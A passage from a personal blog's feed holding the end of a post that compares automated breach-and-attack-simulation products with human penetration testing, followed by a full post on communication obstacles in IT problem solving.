But a BAS system is ever-present. It is always on the lookout, always awake and seeking attack paths to reach its goal. For example: if 6 months from now – someone accidentally changes a rule in the firewall to “Any – Any – Allow”, and with that – connects two disparate networks to each other, a BAS system would quickly learn of that and utilize it for further lateral movement.
<br />
I therefore like to think of a BAS product as a Terminator, but the one in the movie Terminator II; i.e.: he’s on our side. One of the good guys. ;)</p>

<h2 id="dont-tell-me-i-have-problems">Don’t Tell Me I Have Problems</h2>
<p>A typical PT by many cyber-security consulting firms ends with a report, which states the course of actions taken by the pen-tester, the attack paths they have tried (with the corresponding technical details), and what they have accomplished; each finding is rated with a severity, and usually – a “best-practices” textbook mitigation for the problem, which in many cases is banal or not suited for the organization.
As my boss likes to say: “Don’t tell me I have problems – I know that myself. What I need are reality-based effective solutions”.</p>

<p>A classic example of a “best practice” textbook advice appearing in a PT report is: <em>“Reduce the number of Domain Admin accounts”.</em>
While it is advised to revise the need for each DA account from time to time – a security-aware organization may need all of its DA accounts it currently has, and cannot reduce their numbers.
<br />
A more reality-based mitigation for that organization would be to add those DA accounts to the “Protected Users” active directory group, thus forcing them to authenticate only using Kerberos (and not NTLM, or other even less secure protocols).
<br />
This demand for solutions (and not just shining light at problems) should be requested not only from human pen-testers, but also from AI-based ones. A good BAS product should not just write reports of attack paths, but also advise on solutions or mitigations for the problems found.</p>

<h2 id="who-should-buy-a-bas-system">Who should buy a BAS system?</h2>
<p>This has to do with organizational maturity. There’s no need to buy an expensive BAS solution when other (perhaps more affordable) solutions can find low hanging fruit. While some BAS solutions can also find certain vulnerabilities due to unpatched systems – it may be better and more cost-effective to use a dedicated product for vulnerability scanning.
<br />
Same goes for certain legacy protocols and misconfigurations, such as the LLMNR and WPAD protocols, or Active Directory overly permissive ACLs. A BAS solution might find those and exploit them as part of an attack path – but good ol’ Windows hardening best-practices or a commercial product which specifies in seeking and alerting on such Active Directory “dark corners” might give us more bang for the buck.</p>

<h2 id="pt-is-dead-long-live-the-bas">PT Is Dead, Long Live the BAS?</h2>
<p>We are living at the frontier of the AI age, so what I am stating here might seem irrelevant (if not outright wrong) in the not-too-distant future, but ever since BAS products have become a thing – company CEOs (and the tech media outlets) have been wondering: is the human Pen-Tester a thing of that past? To be replaced by BAS systems?
<br /><br />
The short answer, in my honest opinion is: <strong>no!</strong>
<br /><br />
Manual pen-testing involves using a team of cybersecurity experts to manually examine systems and infrastructure for vulnerabilities, misconfigurations and logic flaws. This process can be time-consuming and expensive, but it provides a level of customization and realism that automated tools cannot match. Automated pen-testing, on the other hand, involves using software tools (AI and Machine Learning or not) to “scan” systems and infrastructure for the aforementioned problems, merely emulating a human attacker. This method is faster and more cost-effective than manual testing, but misses certain attack paths that an experienced human pen-tester would catch.
<br />
Are these two approaches mutually exclusive? – not at all. They can benefit from each other! A mature organization can use basic automated tools to find the low hanging fruit (unpatched systems, known misconfigurations), and challenge a BAS product to find more complex attack paths, in order to shine light on certain “dark corners” of the organization. Then, every designated time period, or when the need arises (such as a new system is scheduled to run in production) – the org can also request a manual PT, giving the human pen-tester a challenge to find high hanging fruit for a change.
<br />
They will even thank you for it!</p>]]></content><author><name>Yaron King</name></author><category term="blue-team" /><category term="red-team" /><summary type="html"><![CDATA[Introduction One of the most popular (and “sexy”) fields in cyber-security is the field of penetration testing (or “pen-testing” \ “PT” for short); it is also a crucial component of any organization’s cybersecurity strategy. In simple terms, pen-testing involves simulating an attack on a system or network, in order to identify potential vulnerabilities, misconfigurations and other weaknesses. By doing so, organizations can identify (in a safe manner) areas of their security infrastructure that need improvement – before an actual attacker exploits them. As new technologies emerge, so do new terms come into existence. The notion that much of the work a human pen-tester does could be automated by a machine has created a new line of products, which Gartner has coined the term for as B.A.S., or “Breach &amp; Attack Simulation” systems.]]></summary></entry><entry><title type="html">Communication Obstacles On the Path to Problem Solving</title><link href="https://yaronking.com/blog/2023/03/17/Communication-Obstacles-On-the-Path-to-Problem-Solving/" rel="alternate" type="text/html" title="Communication Obstacles On the Path to Problem Solving" /><published>2023-03-17T00:00:00-04:00</published><updated>2023-03-17T00:00:00-04:00</updated><id>https://yaronking.com/blog/2023/03/17/Communication-Obstacles-On-the-Path-to-Problem-Solving</id><content type="html" xml:base="https://yaronking.com/blog/2023/03/17/Communication-Obstacles-On-the-Path-to-Problem-Solving/"><![CDATA[<p>In our day to day job in IT (but actually, in all aspects of life), we encounter problems which need solutions, or have needs that need to be addressed and fulfilled.
In an ideal situation: people will have a clear understanding of their needs, or a comprehensive view of the problem; which in turn enables them to “break them down” to modular pieces, analyze them and come up with the optimal solution (given all necessary parameters and conditions), either alone or after brainstorming with others.
<br />
However, a lot more often than not – I have seen a lack of this type of analytical thinking; it starts with a lack of definitions for terms used, as well as laconic explanations of the needs or the problems that emerged, continues with mixing the problem with the solution, and ends up with explaining why the solution is in fact the real problem – and why the only real solution is to do X and not Y, or why a solution to the problem is not feasible in the first place!
<br />
The following paragraphs address 4 such common obstacles in communication skills regarding problems and the ways to solve them: 
<!--more-->
<br /><br /></p>

<h3 id="1-undefined-or-ambiguous-terminology">1. Undefined or Ambiguous Terminology</h3>
<p>One of the most basic misunderstandings in interpersonal communication occurs when using terms which mean different things to different people. I had a lecturer in college (in a course about logic, nonetheless!), who kept referring to the subject of his sentences as “this”, while writing proofs on the board; by the fourth “this” into the proof –  75% of the classroom misinterpreted what the “this” written on the board was referring to.
<br />
I cannot count the number of meetings I’ve participated in, where uses-cases were discussed using wrong or ambiguous terminology, while trying to express the need or explain the problem at hand. A term which was brought up at the beginning of the meeting changed its definition over time, or the same term was used to define different things. This creates what I refer to as the “Tower of Babylon” effect, where people are communicating with each other, but misunderstanding one another, sometimes without even realizing it.
<br /><br />
As one of my math teachers in college once put it:</p>
<blockquote>
  <p><em>“One must always start with the definition of terms. If you decide to skip that phase and merely go with the flow – then I don’t know where you’re gonna end up, but I shall waive to you Bon Voyage on your ill-advised sailings”</em></p>
</blockquote>

<p>For example: if you’re talking about a network architecture, using generic terms such as “host” or “proxy” will only confuse others and let them interpret those terms as they see fit; which “host” are you referring to? The endpoint or the server? What do you mean by “proxy”? The perimeter proxy at the organization’s gateway, or a proxy server which is part of the product you’re currently discussing?
<br /><br /></p>

<h3 id="2-laconic-explanations">2. Laconic Explanations</h3>
<p>Maybe it’s the fault of technology, where all messages are short (Twitter), short-lived (Vine, TikTok) and summarized (ChatGPT); maybe not. But people have a tendency to be impatient and not elaborate their ideas, even when discussing complex structures, workflows or problems. This shallows the conversation, upsets the participants and when done via email – creates a lot of ping-pong communication.
<br />
One of my favorite questions to ask is: “What’s the story?”. Treat me as if I am a new member on staff, who has no prior organizational knowledge of the problem \ the product \ the service etc., and tell me the whole story; elaborate what the system does, what have you done in the project so far and where the problem lies.
<br />
This may sound like a lot to relay, but even a few paragraphs of explanation can suffice to bring someone up to speed, before dropping the problem on their lap and expecting an optimal solution from them.
<br /><br /></p>

<h3 id="3-misdefining-the-problem">3. Misdefining the problem</h3>
<p>Misdefining the problem is a common mistake that many people make when trying to solve a problem; a misunderstanding of the problem and what they believe is the source of the problem. This can lead to wasted time and resources, as well as ineffective solutions.
<br />
For example: Let’s say we have a service that fails to connect to a remote web server via its API. One of the developers complains to IT that “the firewall is blocking outbound traffic to the web server, so you need to define a designated firewall rule to allow it!”. <br />
But that is not the problem; the problem is that API connections to the web server fail. While it could be the result of the firewall blocking the traffic, it could also happen due to various other reasons.
<br />
But since the developer inserted the solution into the definition of the problem, the firewall admins do as they are told, and create a new firewall rule, without even checking to see if there was any blocked traffic to begin with.
The new firewall rule doesn’t get any hits, and the admins tell the developer they don’t see any traffic going out; when in fact – there is outbound traffic to the remote server, but through another (more complacent) rule. After further investigation, it turns out that the traffic was dropped by the remote server itself due to a misconfigured iptables rule on that server. <br />
The bottom line here is: don’t include your solution in the phrasing of your problem or your needs.
<br /><br /></p>

<h3 id="4-matching-the-wrong-solution-to-the-problem">4. Matching the wrong solution to the problem</h3>
<p>I recall a meeting I was asked to participate in, which addressed the possible usages of Blockchain technology, the experiments that were already commencing using it, and the current problems and obstacles the designated IT team were facing. <br />
I have no expert knowledge in this field, so I just sat in my chair and listened to everyone, trying to learn and absorb what I could; certain thoughts ran through my mind, but I was a bit bashful to utter them. As the meeting came to a close, my boss (the CISO; also present at that meeting) looked at me and proclaimed that it looks as if I have something to contribute to the discussion; I don’t think he threw me under the proverbial bus, as much as gave me a nudge to jump into the water. All eyes on me now, huh?
<br /><br />
“You’ve brought up some very interesting points here”, I nodded to no one in particular in the room. “But you’ve reminded me of the old Chinese proverb, that if a frog had wings – it would still bump its ass when it hopped”.
Silence filled the room; everyone looked a bit baffled. I, on the other hand, felt proud of misquoting a scene from the movie <a href="https://clip.cafe/waynes-world-1992/where-did-learn-english/">Wayne’s World</a>, creating my own proverb spin on it. Ok, time to explain the moral of the idiom to the crowd:
<br /><br /></p>
<div class="text-with-image">
  <p>
    <i>“You’ve been experimenting with Blockchain technology; developing smart contracts, uploading data or reading from the Blockchain… but you’ve been using it as a solution to a problem you’ve postulated was in fact the solution for to begin with; and once that postulation became an axiom, you kept on trying to find solutions to the problem your solution was creating for you.
    You are like a frog who somehow got wings put on their back. But instead of trying to fly with them in order to get around, you’re still trying to hop on the ground, and by doing so – you only encounter more problems, the wings interfere, slow you down and end up hitting your butts”.</i> 
    <br /><br />
    <img src="/assets/posts/2023-03-17-Communication-Obstacles-On-the-Path-to-Problem-Solving/Tree-Frog-With-Wings.png" alt="Tree Frog With Wings" />
    <br />
    <b>Mic drop.</b>
  </p>
</div>

<h3 id="to-conclude">To Conclude</h3>
<p>When the problem is not fully understood or not communicated with greater detail to others, our chances to figure out a solution for it diminish, especially when working on it with others. Therefore, we must strive to:</p>

<ul>
  <li><strong>Define the terminology</strong> <br />
Make sure everyone is on the page regarding terms we’re using in the conversation (even if it seems obvious to us).</li>
  <li><strong>Elaborate</strong> <br />
Explain all the necessary details, so your associates get a fuller understanding to the question: <em>“What’s the story?”</em>.</li>
  <li><strong>Analyze the problem</strong> <br />
Investigate the actual source of the problem, and refrain from inserting your (biased) solution into the definition of the problem when explaining it.</li>
  <li><strong>Double-Check the solution</strong> <br />
Is the solution in fact a solution, or is it causing us more problems down the road? <br /></li>
</ul>

<p>Happy problem-solving!</p>]]></content><author><name>Yaron King</name></author><summary type="html"><![CDATA[In our day to day job in IT (but actually, in all aspects of life), we encounter problems which need solutions, or have needs that need to be addressed and fulfilled. In an ideal situation: people will have a clear understanding of their needs, or a comprehensive view of the problem; which in turn enables them to “break them down” to modular pieces, analyze them and come up with the optimal solution (given all necessary parameters and conditions), either alone or after brainstorming with others. However, a lot more often than not – I have seen a lack of this type of analytical thinking; it starts with a lack of definitions for terms used, as well as laconic explanations of the needs or the problems that emerged, continues with mixing the problem with the solution, and ends up with explaining why the solution is in fact the real problem – and why the only real solution is to do X and not Y, or why a solution to the problem is not feasible in the first place! The following paragraphs address 4 such common obstacles in communication skills regarding problems and the ways to solve them:]]></summary></entry></feed>